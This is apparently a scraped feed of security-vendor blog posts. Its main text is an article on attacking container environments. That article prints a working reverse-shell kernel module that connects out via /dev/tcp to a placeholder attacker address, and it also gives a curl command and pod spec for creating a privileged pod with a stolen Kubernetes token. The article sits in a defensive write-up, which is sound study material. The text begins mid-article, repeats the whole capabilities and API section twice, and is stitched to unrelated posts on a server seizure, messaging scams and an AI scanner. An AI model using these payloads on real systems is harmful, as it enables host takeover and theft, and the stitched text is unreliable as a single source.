From a Linux architectural standpoint, kernel modules consist of code executing with maximum privileges inside kernel space. These modules can extend system functionality, manage devices, handle the network stack, interface with file systems, and control other mission-critical components. This is why the ability to dynamically load these modules via CAP_SYS_MODULE equates to having the power to manipulate the behavior of the entire operating system.
In practice, modern containerized applications rarely require CAP_SYS_MODULE. The presence of this capability is typically tied to legacy architectures, monitoring systems, or specialized drivers that must interact directly with the kernel. This is why CAP_SYS_MODULE is almost universally banned in modern infrastructures. In most environments, it is considered an unacceptable risk because its compromise does not just lead to localized privilege escalation within the container, but to code execution directly in kernel space.
A container escape using this capability happens in several stages. The goal of the attack in this case is to load a malicious Linux kernel module. It is worth noting that the module must match the specific kernel version in use, requiring the attacker to perform additional reconnaissance to identify it. These attacks can be executed entirely within the container if it contains the necessary build tools to compile the module and has access to kernel dependency directories. However, because these utilities are typically stripped from container images, attackers usually compile the malicious payload with the required dependencies on an external host. They then either transfer it over the network or drop it into a binary file on the target by using a command like echo.
Let’s look at a container escape using a kernel module with the following payload example:
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("Test");
MODULE_AUTHOR("Test");
MODULE_DESCRIPTION("reverse shell module");
MODULE_VERSION("1.0");
char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/<IP>/<Port> 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };
static int __init reverse_shell_init(void) {
return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);Upon loading, this module triggers the reverse shell. Once the payload is built and successfully delivered to the container, all the attacker needs to do is start a listener on the IP address and port specified in the payload, and then load the module into kernel space.
The CAP_SYS_PTRACE capability grants a process elevated permissions to interact with other system processes via the ptrace system call. While it is designed for debugging and code tracing, its misconfiguration in containerized environments can severely weaken isolation and, under certain conditions, enable a container escape leading to host system compromise.
The primary risk of CAP_SYS_PTRACE is that it allows a process to read and modify the memory of other processes, control their execution, inject code, and extract sensitive data directly from memory. Furthermore, CAP_SYS_PTRACE enables process injection techniques.
If a container is compromised, an attacker can use ptrace to attach to host processes. Crucially, this is only possible if the host’s PID namespace is shared with the container — this is configured via hostPID: true. This configuration allows the attacker to target a process running on the host, inject code, and trigger a reverse shell — though in most cases, this requires additional malicious code. The image below demonstrates this kind of an attack, implemented using a publicly available PoC.
CAP_NET_ADMIN provides extensive privileges to manage the network stack of a Linux system. If a container is compromised, the presence of this capability significantly weakens network isolation and creates additional opportunities for further exploitation.
A container equipped with CAP_NET_ADMIN can modify network interface configurations, manipulate routing tables, interact with traffic filtering mechanisms, and alter the behavior of the network stack. Although most of these operations are formally restricted to the container’s own network namespace, in practice, this capability is frequently combined with other misconfigurations — such as the hostNetwork: true parameter — which grants direct access to the host’s network resources.
Once inside the container, an attacker can leverage this capability to modify its network behavior and launch further attacks across the infrastructure. One of the most common scenarios involves manipulating iptables rules to redirect traffic. This enables man-in-the-middle (MitM) attacks, allowing the attacker to intercept internal traffic or mask their own malicious activities.
It is important to emphasize that there are many other Linux capabilities that can lead to a container escape when combined with specific misconfigurations; we have highlighted only a few of the most severe and frequently encountered.
One of the most dangerous and common attack vectors in containerized infrastructure is the exploitation of misconfigured container management and orchestration APIs. Unlike attacks that require complex kernel vulnerability exploits or container escape, this scenario is often remarkably straightforward: the attacker simply needs to gain access to the control interfaces of the container environment.
The fundamental risk stems from the fact that container platform APIs possess inherent administrative privileges over the entire infrastructure. The Docker API, Kubernetes API, and kubelet API are designed to spin up containers, modify configurations, access host file systems, and execute commands inside running containers. When misconfigured, these interfaces immediately become a point of failure for the entire environment.
One of the most notorious examples of this vector is an exposed Docker API. If the Docker daemon is accessible over TCP without TLS or authentication, an attacker can remotely interact with the host system with permissions equivalent to a local administrator. They can deploy new containers custom-configured for attacks, mount the host’s entire root file system, and execute arbitrary commands within any container via the API. In practice, compromising an unauthenticated Docker API typically leads to a complete host takeover after just a few API requests.
Similar risks exist within Kubernetes environments. The Kubernetes API server acts as the central control point for the entire cluster. If an attacker manages to compromise a ServiceAccount token, exploit weak RBAC policies, or discover an inadvertently exposed API server, they can execute a broad spectrum of destructive operations.
For the sake of this attack example, let us assume that an attacker has compromised a Kubernetes API token for a privileged account. First, they enumerate the token’s permissions, typically by running a script to query each individual capability. This gives them a full list of Kubernetes privileges.
![]()
The script’s output reveals that the compromised API token grants exceptionally high privileges within the cluster. The logical next step in the attack chain is to deploy a malicious, privileged container to execute any of the host escape techniques described above. In our example, the attacker used a curl POST request to the API to create the container:
curl -k -X POST https://<kubernetes-url>/api/v1/namespaces/default/pods -H "Authorization: Bearer <Token>" -H "Content-Type: application/json" -d @pod.json
The configuration passed in the pod.json file is explicitly designed to enable an escape:
{
"apiVersion": "v1",
"kind": "Pod",
"metadata": {
"name": "privileged-pod-from-api"
},
"spec": {
"containers": [
{
"name": "debug-container",
"image": "ubuntu:latest",
"command": ["sleep", "3600"],
"securityContext": {
"privileged": true
}
}
]
}
}
Once the privileged container is deployed, the attacker can execute an escape to compromise the underlying host system.
However, this is not the only high-risk scenario involving API requests. For instance, when a Docker socket is mounted inside a container, an attacker gains the ability to interact with the Docker daemon directly. Once that container is compromised, the attacker effectively inherits the privileges of the daemon, which means they gain control over all containers on the host.
To execute the attack, adversaries look for containers with mounted sockets. The further progression of the attack replicates what has been described above: an API request is made to create a privileged container, after which any escape method is similarly exploited using the API.
Unlike classic attacks aimed at exploiting vulnerabilities in already deployed containers, this approach focuses on compromising components before they are even launched in the runtime environment. Modern container infrastructure is tightly integrated with a large number of external components. As a result, container security directly depends not only on the application itself, but on the entire image build and delivery chain. Compromising any of these stages potentially allows an attacker to inject malicious code into multiple containers and services simultaneously.
One of the most common scenarios involves attacks that contaminate container images. In many organizations, developers use public images from Docker Hub or other available sources without a full verification of their origin or contents. Threat actors frequently publish contaminated images that masquerade as popular services and utilities. Once a container like that is launched within the infrastructure, the attacker gains the ability to execute their own code right inside the organization’s trusted environment.



Furthermore, CI/CD container deployment systems are among the most frequent targets of these attacks. Application build and delivery platforms typically possess elevated privileges. For instance, after gaining access to a CI/CD system, an attacker can covertly modify the Docker image build stages. Instead of altering the application’s source code, the attacker can inject the malicious logic directly into the pipeline itself. An additional command during the build process can download a third-party binary, add a hidden script, modify the container configuration, or implant a remote management mechanism. Externally, the container will look completely legitimate because its core functionality remains unchanged.
Overall, modern attacks on container environments demonstrate that the primary threat arises not just from within the container itself, but from the implementation of the container infrastructure as a whole. Containers are frequently exploited as an initial foothold to establish persistence within a system; following an initial compromise, attackers aim to either escalate to the host OS level or gain control over infrastructure management via containerization and orchestration APIs. To achieve this, they exploit weak configurations, excessive capabilities, and isolation flaws.
Furthermore, there is a visible trend of attacks shifting toward CI/CD pipelines, where compromising a single component can lead to a full infrastructure takeover. Therefore, under current realities, securing containerized environments requires an approach that encompasses host protection, strict access control within the orchestrator, minimization of container capabilities, and comprehensive validation of the entire supply chain. Our solution Kaspersky Container Security has been designed with the specific characteristics of container environments in mind and provides protection at various levels from container images to the host system helping to implement the principles of secure software development.


![]()
Modern infrastructures universally rely on containerization to deploy applications, scale services, and build cloud platforms. The use of Docker, Kubernetes, and similar technologies has become the corporate standard for efficient automation. However, as containers grow in popularity, so does the interest of malicious actors — a trend we actively track in our research into advanced cyberthreats. For instance, in one of its recent attacks, the APT group TeamPCP compromised Checkmarx KICS across multiple attack chains for different vectors. This included poisoning a Docker Hub repository to later steal Kubernetes secrets and other sensitive data. The tainted images distributed a stealer that was loaded during the KICS scanning process.
Today, attacks on container environments have evolved into full-fledged, multi-stage scenarios involving supply chain compromises, Kubernetes secrets theft, orchestration API abuse, and container escape attempts. This article examines the primary container attack vectors that retain top relevance today.
A container is an isolated code execution environment, designed to partition resources so applications can run correctly and independently. Unlike a virtual machine, a container uses the single underlying kernel of the host operating system.
To isolate the environment, a container uses a distinct process namespace and a virtual file system. Container resources are capped and shared with the host system. This container isolation is built on top of Linux kernel features such as namespaces, cgroups, capabilities, and seccomp.
Compromising a container can help attackers achieve their objectives on the host system itself. Below, we examine the current vectors relevant to container implementation architecture and infrastructure.
The primary and most critical attack vectors targeting container environments that are actively exploited by malicious actors include:
Each of these vectors can be utilized either independently or as part of a complex, multi-stage attack chain. In practice, attackers rarely stop at compromising a single container; their primary objective is often to gain access to the Kubernetes cluster, secrets management systems, or other mission-critical environment components. This is why securing container infrastructure requires a comprehensive approach that spans configuration auditing, runtime protection, activity monitoring, and software supply chain security. Let’s take a closer look at each of these vectors.
Because a container does not have its own isolated OS, vulnerabilities affecting the Linux kernel or runtime components remain just as critical when exploited from within a container.
Any vulnerability that allows for privilege escalation, arbitrary code execution, or isolation bypassing can potentially be leveraged by an attacker once the container is compromised. Successful exploitation of these flaws can lead to a container escape, compromise of the Kubernetes node or the entire cluster, lateral movement across the infrastructure, secrets theft, and malicious actions potentially culminating in a complete service disruption. It is worth noting that the mere presence of a vulnerability does not always guarantee a compromise, as exploitation sometimes requires specific configuration settings or privileges to work.
Below are examples of several vulnerabilities leveraged in attacks on container environments:
docker exec or similar mechanisms.Sometimes, an attacker does not need to exploit complex attack chains involving container escapes, Kubernetes cluster compromise, or lateral movement to achieve their goals. In many cases, the container itself already houses data and resources that are highly valuable to the attacker. For example, a container may contain:
These types of data are especially prone to exposure due to configuration mistakes or specific operational processes. For instance, secrets might be passed via environment variables, baked into Docker images during the build phase, or mounted directly inside the container. In Kubernetes environments, automatically mounted ServiceAccount tokens are of particular interest to attackers, as they provide a direct pathway to interact with the Kubernetes API.
Even a single compromised container frequently provides an attacker with sufficient leverage for next steps: gaining access to external services, compromising cloud infrastructure, stealing user data, impersonating a trusted service, or establishing persistence within the environment. Beyond data theft, malicious actors can use a compromised container as a staging ground for further malicious activity. This is why securing container infrastructure is about much more than just preventing escapes. Even a fully isolated container, if it houses sensitive data or holds access to internal services, can become a major foothold for an infrastructure breach.
In the context of this vector, approaches and techniques applicable not only to container environments but also to traditional systems are frequently applied. Once an attacker gains access to a container, they usually find themselves in a full-featured Linux environment, allowing them to deploy standard post-exploitation, reconnaissance, and persistence methods.
We explored container configuration errors and other unsafe practices that attackers could exploit to carry out malicious activities in more detail in this article.
Container escape is one of the most dangerous and prevalent attack vectors targeting container infrastructure. The term refers to the bypassing of container isolation, allowing an attacker to directly interact with the host system.
The opportunity to escape a container can arise from a multitude of sources: the exploitation of vulnerabilities, container misconfigurations, or the insecure use of containerization and orchestration APIs. Indeed, container escape is the logical conclusion of most attacks on container infrastructure, as the attacker’s ultimate goal is frequently to break out of the isolated environment and gain access to the host system or the broader Kubernetes cluster. As such, container escape ties together a significant portion of the attack vectors discussed in this article. In practice, misconfigurations remain one of the most common root causes of successful container escapes, as they occur far more frequently than the exploitation of complex vulnerabilities. With that in mind, we will take a closer look at container misconfigurations and their associated attack scenarios below.
To better understand the risks associated with container misconfigurations, let’s explore the concept of capabilities in Linux systems. This is a mechanism for granularly granting extended permissions to processes, allowing them to perform privileged actions without needing full root access.
One of the most dangerous configurations is running a container with the --privileged flag. In this mode, the container is granted all Linux capabilities, direct access to host devices, and the ability to interact with kernel interfaces. A container configured this way virtually ceases to be an isolated environment and, in many cases, possesses capabilities comparable to root access on the host system.
Let’s look at a basic example of a container escape attack involving the --privileged flag. Using the capsh utility, you can see that such a container possesses virtually all Linux capabilities. Furthermore, if the PID namespace matches the host’s, the process with PID=1 corresponds to init, the first system process in Linux. In a different configuration, PID 1 would belong to the process that created the container. If we spawn a shell from the init process using the nsenter utility, the expected behavior is the creation of a process outside the container, which can easily be verified by using the hostname command.
![]()
Container privilege misconfigurations open up a broad attack surface. Let’s dive deeper into how specific capabilities can be used to execute a container escape.
CAP_SYS_ADMIN is considered one of the most dangerous Linux capabilities in the context of container security. Although Linux capabilities were originally intended to break down superuser privileges into discrete categories, over time, CAP_SYS_ADMIN became a catch-all for a massive number of sensitive kernel operations. As a result, a container granted this capability gains access to a wide array of system mechanisms that directly impact container isolation. It inherits the ability to mount file systems, interact with the cgroups mechanism responsible for resource allocation, modify kernel parameters within certain limits, work with loop devices, and utilize various namespace management features. In practice, this heavily blurs the line between the container and the host system.
This capability becomes especially dangerous when combined with other configuration errors. For instance, if the container is configured to use the hostPath parameter, an attacker can leverage a container compromise to mount the host system’s directories right into their own environment and access critical host files. Similarly, having access to /proc or /sys allows for direct interaction with internal Linux kernel mechanisms, which can drastically expand the blast radius of the breach.
Let’s look at a clear example of how having CAP_SYS_ADMIN can help an attacker escape a container. Illustrated below is the sequence of actions inside a container possessing CAP_SYS_ADMIN privileges and access to host directories. By mounting the host’s disk to a folder inside the container, the attacker can freely interact with all files on the host system. In this specific example, it shows the ability to overwrite the root user’s shell configuration by injecting an arbitrary malicious payload.
CAP_SYS_MODULE provides direct access to the kernel module loading and unloading mechanism. This direct interaction with kernel space makes CAP_SYS_MODULE a high-risk capability, unlike many other capabilities that are restricted purely to user space.
From a Linux architectural standpoint, kernel modules consist of code executing with maximum privileges inside kernel space. These modules can extend system functionality, manage devices, handle the network stack, interface with file systems, and control other mission-critical components. This is why the ability to dynamically load these modules via CAP_SYS_MODULE equates to having the power to manipulate the behavior of the entire operating system.
In practice, modern containerized applications rarely require CAP_SYS_MODULE. The presence of this capability is typically tied to legacy architectures, monitoring systems, or specialized drivers that must interact directly with the kernel. This is why CAP_SYS_MODULE is almost universally banned in modern infrastructures. In most environments, it is considered an unacceptable risk because its compromise does not just lead to localized privilege escalation within the container, but to code execution directly in kernel space.
A container escape using this capability happens in several stages. The goal of the attack in this case is to load a malicious Linux kernel module. It is worth noting that the module must match the specific kernel version in use, requiring the attacker to perform additional reconnaissance to identify it. These attacks can be executed entirely within the container if it contains the necessary build tools to compile the module and has access to kernel dependency directories. However, because these utilities are typically stripped from container images, attackers usually compile the malicious payload with the required dependencies on an external host. They then either transfer it over the network or drop it into a binary file on the target by using a command like echo.
Let’s look at a container escape using a kernel module with the following payload example:
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("Test");
MODULE_AUTHOR("Test");
MODULE_DESCRIPTION("reverse shell module");
MODULE_VERSION("1.0");
char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/<IP>/<Port> 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };
static int __init reverse_shell_init(void) {
return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);Upon loading, this module triggers the reverse shell. Once the payload is built and successfully delivered to the container, all the attacker needs to do is start a listener on the IP address and port specified in the payload, and then load the module into kernel space.
The CAP_SYS_PTRACE capability grants a process elevated permissions to interact with other system processes via the ptrace system call. While it is designed for debugging and code tracing, its misconfiguration in containerized environments can severely weaken isolation and, under certain conditions, enable a container escape leading to host system compromise.
The primary risk of CAP_SYS_PTRACE is that it allows a process to read and modify the memory of other processes, control their execution, inject code, and extract sensitive data directly from memory. Furthermore, CAP_SYS_PTRACE enables process injection techniques.
If a container is compromised, an attacker can use ptrace to attach to host processes. Crucially, this is only possible if the host’s PID namespace is shared with the container — this is configured via hostPID: true. This configuration allows the attacker to target a process running on the host, inject code, and trigger a reverse shell — though in most cases, this requires additional malicious code. The image below demonstrates this kind of an attack, implemented using a publicly available PoC.
CAP_NET_ADMIN provides extensive privileges to manage the network stack of a Linux system. If a container is compromised, the presence of this capability significantly weakens network isolation and creates additional opportunities for further exploitation.
A container equipped with CAP_NET_ADMIN can modify network interface configurations, manipulate routing tables, interact with traffic filtering mechanisms, and alter the behavior of the network stack. Although most of these operations are formally restricted to the container’s own network namespace, in practice, this capability is frequently combined with other misconfigurations — such as the hostNetwork: true parameter — which grants direct access to the host’s network resources.
Once inside the container, an attacker can leverage this capability to modify its network behavior and launch further attacks across the infrastructure. One of the most common scenarios involves manipulating iptables rules to redirect traffic. This enables man-in-the-middle (MitM) attacks, allowing the attacker to intercept internal traffic or mask their own malicious activities.
It is important to emphasize that there are many other Linux capabilities that can lead to a container escape when combined with specific misconfigurations; we have highlighted only a few of the most severe and frequently encountered.
One of the most dangerous and common attack vectors in containerized infrastructure is the exploitation of misconfigured container management and orchestration APIs. Unlike attacks that require complex kernel vulnerability exploits or container escape, this scenario is often remarkably straightforward: the attacker simply needs to gain access to the control interfaces of the container environment.
The fundamental risk stems from the fact that container platform APIs possess inherent administrative privileges over the entire infrastructure. The Docker API, Kubernetes API, and kubelet API are designed to spin up containers, modify configurations, access host file systems, and execute commands inside running containers. When misconfigured, these interfaces immediately become a point of failure for the entire environment.
One of the most notorious examples of this vector is an exposed Docker API. If the Docker daemon is accessible over TCP without TLS or authentication, an attacker can remotely interact with the host system with permissions equivalent to a local administrator. They can deploy new containers custom-configured for attacks, mount the host’s entire root file system, and execute arbitrary commands within any container via the API. In practice, compromising an unauthenticated Docker API typically leads to a complete host takeover after just a few API requests.
Similar risks exist within Kubernetes environments. The Kubernetes API server acts as the central control point for the entire cluster. If an attacker manages to compromise a ServiceAccount token, exploit weak RBAC policies, or discover an inadvertently exposed API server, they can execute a broad spectrum of destructive operations.
For the sake of this attack example, let us assume that an attacker has compromised a Kubernetes API token for a privileged account. First, they enumerate the token’s permissions, typically by running a script to query each individual capability. This gives them a full list of Kubernetes privileges.
![]()
The script’s output reveals that the compromised API token grants exceptionally high privileges within the cluster. The logical next step in the attack chain is to deploy a malicious, privileged container to execute any of the host escape techniques described above. In our example, the attacker used a curl POST request to the API to create the container:
curl -k -X POST https://<kubernetes-url>/api/v1/namespaces/default/pods -H "Authorization: Bearer <Token>" -H "Content-Type: application/json" -d @pod.json
The configuration passed in the pod.json file is explicitly designed to enable an escape:
{
"apiVersion": "v1",
"kind": "Pod",
"metadata": {
"name": "privileged-pod-from-api"
},
"spec": {
"containers": [
{
"name": "debug-container",
"image": "ubuntu:latest",
"command": ["sleep", "3600"],
"securityContext": {
"privileged": true
}
}
]
}
}
Once the privileged container is deployed, the attacker can execute an escape to compromise the underlying host system.
However, this is not the only high-risk scenario involving API requests. For instance, when a Docker socket is mounted inside a container, an attacker gains the ability to interact with the Docker daemon directly. Once that container is compromised, the attacker effectively inherits the privileges of the daemon, which means they gain control over all containers on the host.
To execute the attack, adversaries look for containers with mounted sockets. The further progression of the attack replicates what has been described above: an API request is made to create a privileged container, after which any escape method is similarly exploited using the API.
Unlike classic attacks aimed at exploiting vulnerabilities in already deployed containers, this approach focuses on compromising components before they are even launched in the runtime environment. Modern container infrastructure is tightly integrated with a large number of external components. As a result, container security directly depends not only on the application itself, but on the entire image build and delivery chain. Compromising any of these stages potentially allows an attacker to inject malicious code into multiple containers and services simultaneously.
One of the most common scenarios involves attacks that contaminate container images. In many organizations, developers use public images from Docker Hub or other available sources without a full verification of their origin or contents. Threat actors frequently publish contaminated images that masquerade as popular services and utilities. Once a container like that is launched within the infrastructure, the attacker gains the ability to execute their own code right inside the organization’s trusted environment.
Furthermore, CI/CD container deployment systems are among the most frequent targets of these attacks. Application build and delivery platforms typically possess elevated privileges. For instance, after gaining access to a CI/CD system, an attacker can covertly modify the Docker image build stages. Instead of altering the application’s source code, the attacker can inject the malicious logic directly into the pipeline itself. An additional command during the build process can download a third-party binary, add a hidden script, modify the container configuration, or implant a remote management mechanism. Externally, the container will look completely legitimate because its core functionality remains unchanged.
Overall, modern attacks on container environments demonstrate that the primary threat arises not just from within the container itself, but from the implementation of the container infrastructure as a whole. Containers are frequently exploited as an initial foothold to establish persistence within a system; following an initial compromise, attackers aim to either escalate to the host OS level or gain control over infrastructure management via containerization and orchestration APIs. To achieve this, they exploit weak configurations, excessive capabilities, and isolation flaws.
Furthermore, there is a visible trend of attacks shifting toward CI/CD pipelines, where compromising a single component can lead to a full infrastructure takeover. Therefore, under current realities, securing containerized environments requires an approach that encompasses host protection, strict access control within the orchestrator, minimization of container capabilities, and comprehensive validation of the entire supply chain. Our solution Kaspersky Container Security has been designed with the specific characteristics of container environments in mind and provides protection at various levels from container images to the host system helping to implement the principles of secure software development.


On May 22, 2026, Dutch financial-crime investigators walked into data centers in Dronten and Schiphol-Rijk and seized approximately 800 servers. The target was WorkTitans B.V., a hosting provider that, on the surface, looked like any other internet infrastructure company. What investigators uncovered, however, was something far more significant: a ghost operation built on sanctioned infrastructure, quietly serving as the backbone for some of Iran’s most active cyber espionage campaigns. The story starts a year earlier. In May 2025, the European Union sanctioned Stark Industries, an internet service provider linked to Russian information-warfare operations. Rather than shutting down, the people behind […]
The post The Server Seizure That Affects Also Iran’s Cyber Operations appeared first on Check Point Blog.

It starts with the familiar: a short message, a trusted name, a routine tone. Delivery updates, work pings, brand alerts hum in the background, rarely attracting scrutiny. You check, you answer… — until minutes later you’ve slipped into a trap built to lower your guard and hijack your trust.
That’s why messaging scams cut deep: they exploit everyday habits where instinct, not caution, leads. Communication once moved slowly, leaving room for doubt. Now it’s instant — and that speed is a weapon in criminal hands.
On our blog, we’ve already examined numerous scam schemes in messaging apps — from pig butchering, where the victim is groomed for a very long time, or catfishing, where the scammer creates a fake identity, to phishing via chatbots or through gift-giving campaigns in messaging apps.
Now, for the first time, Kaspersky has set out to capture the full end-to-end reality of messaging-based scams to understand how quickly harm occurs, how they impact trust and what remains after the interaction ends. What emerges is a highly organized and industrialized scam ecosystem embedded within everyday messaging channels such as SMS, WhatsApp, and email.
Kaspersky experts have prepared a report on targeted scams in messaging apps, detailing not only the financial but also the emotional damage caused by such attacks, as well as providing tips on how to protect yourself and avoid them. In this post, we explore the most interesting facts, but you can find more details in the full report.
How much do you think a single successful attack via a messaging app costs the average victim? Ten dollars? Or maybe 50? You’re underestimating the scammers. Although more than a third (36%) of victims incur losses of less than $135, on average a victim loses… $733!
| Country | Average loss per victim |
| Senegal | $392.94 |
| Serbia | $493.32 |
| Morocco | $504.28 |
| Greece | $609.32 |
| United Kingdom | $617.38 |
| Côte d’Ivoire | $654.11 |
| Spain | $672.67 |
| United States | $724.73 |
| Portugal | $868.20 |
| Italy | $896.02 |
| France | $1,193.58 |
| Germany | $1,369.35 |
The average amount lost by a victim in a successful attack via a messaging app
On the one hand, the financial hit doesn’t look catastrophic in isolation. These are micro-losses by design. Small enough that some never report them to the police. Small enough that banks don’t always investigate. Small enough to be dismissed as bad luck rather than organized crime.
But $733 is not nothing. It’s enough to cover a month’s worth of groceries, school or daycare fees, or utility bills. Against the backdrop of the global cost-of-living crisis, a single such loss can seriously dent a family’s budget.
In 11% of cases, losses exceed $1,350, and more than a quarter of victims (28%) report having been scammed three or more times in the past six months. Once scammers discover that a phone number responds, that contact becomes an asset, circulating from one database to another.
Now imagine the scale of the problem: if just 10% of the three billion messaging‑app users worldwide fell victim with the average loss, the total damage would amount to… nearly $220 billion! This is comparable to the GDP of Greece, and exceeds that of Morocco, Serbia, or Côte d’Ivoire.
It becomes clear that behind the daily flood of fraudulent schemes lie large scam cartels operating on an industrial scale, using AI to personalize messages that mimic those of family members, friends, and familiar brands. This, in essence, forms the basis of a full-fledged economy built on digital identity theft.
More than half of successful messaging scams (52%) unfold in under 30 minutes — from first contact to the moment money or personal data changes hands — or even faster, before the victim begins to doubt the legitimacy of the sender. In fact, one in seven scams takes less than five minutes — quicker than boiling an egg!
The speed isn’t accidental. It’s the method. Scammers structure their schemes to deny the victim a chance to come to their senses. Every element is engineered to compress the decision-making window: the urgency of the scenario, the familiarity of the format, the plausibility of the request.
They rush you — faster, faster, don’t tell anyone, you only have a few minutes, solve the problem, don’t ask questions. Click the link, fill in the details, approve the transaction, or else… Or else what? The scammers’ imagination knows no bounds here, but if you don’t do something right now, you’ll definitely regret it.
Alas, the realization of what has happened usually comes when the damage is already irreversible. More than half of victims (51%) lose money; another 43% hand over their personal data — most commonly phone numbers, names, and email addresses — to scammers, and often the victim loses both.
A delivery notification, a bank alert, a message from a merchant you ordered from last week — messaging apps permeate every aspect of everyday life, making such interactions completely normal. An attack shouldn’t feel like an attack. It should feel like the same message you’ve received hundreds of times.
It’s no surprise that scammers focus their attention on this method of communication first and foremost. The most popular platforms for scams are predictable: WhatsApp (43%), SMS/iMessage (40%), Facebook (27%), Telegram (22%), and Instagram (19%) — these are the ones that people trust most.
A wide variety of schemes is used. Brand impersonation is now one of the three most common types of messaging scam worldwide — accounting for 31% of cases. Fake delivery notifications top the list at 38%, followed by investment scams at 37%.
At the same time, nearly two-thirds (63%) of fraudulent schemes span multiple platforms, moving from SMS to WhatsApp, from WhatsApp to Telegram, etc. In this way, scammers achieve two goals: they mimic organic messaging and evade moderation algorithms.
Just a couple of years ago, fraudulent messages gave themselves away with bad grammar, awkward phrasing, illogical requests, and an obsessive sense of urgency. Today, a phishing message looks, sounds, and reads just like the real thing.
Scam cartels want to catch people in motion — between meetings, on a commute, or during everyday tasks — when your attention is already fragmented. They mimic your mother’s turn of phrase. They match your bank’s tone of voice. They copy your courier’s format exactly. They mirror the rhythm, structure, and style of authentic brand communications across messaging platforms. And AI is accelerating all of it.
What this creates is overlap. Legitimate and fraudulent messages appear in the same environment, using the same formats, language, and triggers. The difference between them is no longer obvious.
The data shows that two-thirds of victims (66%) believe AI was used in the scam against them, 42% cite messages written by AI, 31% report generated or cloned voices, and 25% encountered deepfake images or videos.
That’s why mere awareness and “tech-savviness” may no longer be enough to protect oneself. From Gen Z to Gen X, messaging scams cut across every generation.
But money is far from the only problem a victim is left with after an attack. After what they’ve been through, people develop distrust toward incoming messages, unfamiliar numbers, and any requests for action. As a result, 99% of fraud victims say they no longer trust incoming notifications in messaging apps.
This creates a crisis of trust in all digital channels in general. Every legitimate message can now be perceived as a scam. Brands, banks, and delivery services are forced to operate in an environment where the customer is, by default, in a state of distrust.
Dr. Elizabeth Carter, a forensic linguist and criminologist at Kingston University in London, notes that scammers use familiar contexts, common social settings and embedded linguistic norms to create the illusion for the victim that their decision-making is rational and reasonable in the moment. However, what is actually happening is that they construct false realities in which those decisions end up causing financial and psychological harm. She also notes that it is very hard to identify a false reality while you are in it.
After realizing they had been deceived, more than half of victims felt anger — the kind that comes from having trusted something and discovering it was used against you. 42% of victims report frustration, 38% — feeling upset. Moreover, several months later, these feelings haven’t gone away: nearly half of all victims (48%) are still angry, a third (33%) remain frustrated, and 30% are upset.
And nearly one in 10 victims don’t tell anyone what happened. They feel shame, a sense of having fallen for something so obvious. This leaves a significant portion of the actual damage unreported: only 24% of victims contact the police, and only 23% report it to their bank.
The crisis of trust — and even a touch of paranoia — that has arisen due to widespread attacks on users can linger in victims’ minds for a long time, affecting their quality of life. To prevent this, follow these guidelines:
We’ve covered other threats in messaging apps in similar articles:


![]()
Containerization using Docker has become firmly established in modern development standards, significantly increasing the speed and convenience of deploying various services. Developers often use ready-made Docker images, making only minimal changes. The largest repository of container images is the Docker Hub service.
Container-hosted infrastructure is an attractive target for attackers. At a minimum, a compromised container can be used for DDoS attacks, cryptocurrency mining, or traffic proxying. The list of threats does not end there: once an attacker gains control of a container, they can steal or destroy data directly from it, access neighboring containers, or even attempt to escape the container, compromising the entire enterprise network.
At the same time, the infrastructure inside containers is typically updated less frequently and may contain outdated and vulnerable software versions. When deploying third-party images or modifying them for a specific environment, it is easy to make configuration errors that attackers can later exploit. And due to the architectural characteristics of containers, developers often face constraints when preparing images; to overcome these, they may resort to insecure solutions they find online.
In other words, containerized infrastructure can be both the simplest and the most lucrative target to exploit. Therefore, its security requires heightened attention. To minimize the risk of successful attacks on container infrastructure, it is essential to check the final Docker images, including all underlying layers, for vulnerabilities and misconfigurations. The easiest way to do this is by analyzing the Dockerfile; however, it is not always available for inspection. Moreover, it typically defines how to build layers on top of a base image from an external repository whose reliability cannot be guaranteed.
To help users identify insecure configurations and potential vulnerabilities within them, we have added our AI assistant to Kaspersky Container Security.KIRA (the assistant’s name) uses artificial intelligence to analyze the image and identify potential issues within, along with recommendations on how to fix them.
As part of this study, we asked KIRA to analyze a number of popular community images, and later in this article, we’ll show you the results.
